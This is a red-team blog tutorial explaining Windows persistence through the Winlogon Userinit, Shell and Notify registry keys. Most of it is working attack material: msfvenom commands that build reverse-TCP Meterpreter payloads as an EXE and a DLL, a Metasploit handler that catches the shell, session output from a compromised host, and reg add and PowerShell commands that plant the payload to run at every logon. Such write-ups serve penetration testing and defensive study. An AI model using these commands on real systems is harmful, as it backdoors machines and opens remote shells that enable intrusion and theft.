Persistence – Winlogon Helper DLL

pentestlab.blog/category/red-team/page/45

January 14, 2020

Winlogon is a Windows component which handles various activities such as the Logon, Logoff, loading user profile during authentication, shutdown, lock screen etc. This kind of behavior is managed by the registry which defines which processes to start during Windows logon. From a red team perspective these events can be the trigger that will execute an arbitrary payload for persistence.

The implementation of this persistence technique requires modifications of the following registry keys:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
```

Metasploit utility “**msfvenom**” can be used to generate arbitrary payloads in various formats.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f exe > pentestlab.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPO
RT=4444 -f exe > pentestlab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```

Metasploit – msfvenom


Metasploit "**handler**" module is required to be configured accordingly to capture the connection when the payload is executed on the target system.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.1
set LPORT 4444
exploit
```

```
    cWMMMMMMMMMMMNxc'.                  ##########
     .0MMMMMMMMMMMMMMMMMMWc            #+#    #+#
       ;0MMMMMMMMMMMMMMMMo.           +:+
         .dNMMMMMMMMMMMMMo           +#++:++#+
            'oOWMMMMMMMMo                 +:+
                .,cdkO0K;         :+:    :+:
                                  :::::::+:
                      Metasploit

       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
```

Metasploit – Handler Module

The generated executable needs to be dropped into the system (System32). Modification of the registry key "**Userinit**" to include the arbitrary payload will cause the system to run both executables (userinit.exe & pentestlab.exe) during Windows logon.




Registry Key – Userinit

A Meterpreter session will open since the payload will executed.

```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49670) at 2020-
01-02 06:01:24 -0500

meterpreter > getuid
Server username: HOME-PC\netbiosX
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Metasploit – Meterpreter

Similar behavior to the above has the "**Shell**" registry key.



Registry Key – Shell

The malicious payload will executed during Windows authentication and a connection will established.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] 10.0.0.2 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (180291 bytes) to 10.0.0.2
[*] Meterpreter session 2 opened (10.0.0.1:4444 → 10.0.0.2:49670) at 2020-
01-02 06:08:27 -0500

meterpreter > getuid
Server username: HOME-PC\netbiosX
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Persistence – Shell Registry Key Modification


The "**Notify**" registry key is typically found in older operating systems (prior to Windows 7) and it points to a notification package DLL file which handles Winlogon events. Replacing DLL entries under this registry key with an arbitrary DLL will cause Windows to execute it during logon. The following command can be used to generate a payload in the form of a DLL file with Metasploit.

```
1  msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444
   -f dll > pentestlab.dll
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPO
RT=4444 -f dll > pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```


Metasploit – msfvenom DLL Generation

The "**DLLName**" registry entry has been modified to contain an arbitrary DLL.



Registry Key – Notify

The DLL will be executed with SYSTEM level privileges and a Meterpreter connection will open on the next Windows logon.




Persistence Notify Registry Key – Meterpreter

Instead of using the registry editor the following two commands can be used from an elevated command prompt in order to modify the “**Shell**” and “**Userinit**” registry entries.

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"
/v Userinit /d "Userinit.exe, pentestlab.exe" /f
```


```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon"
/v Shell /d "explorer.exe, pentestlab.exe" /f
```



Winlogon Registry Keys – Command Prompt

Similarly PowerShell can be used for the modification of existing registry entries by using the "**Set-ItemProperty**" cmdlet.

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\" "Userinit" "Userinit.exe, pentestlab.exe" -Force

Set-ItemProperty "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\" "Shell" "explorer.exe, pentestlab.exe" -Force
```



Winlogon Registry Keys – PowerShell

References

https://attack.mitre.org/techniques/T1004/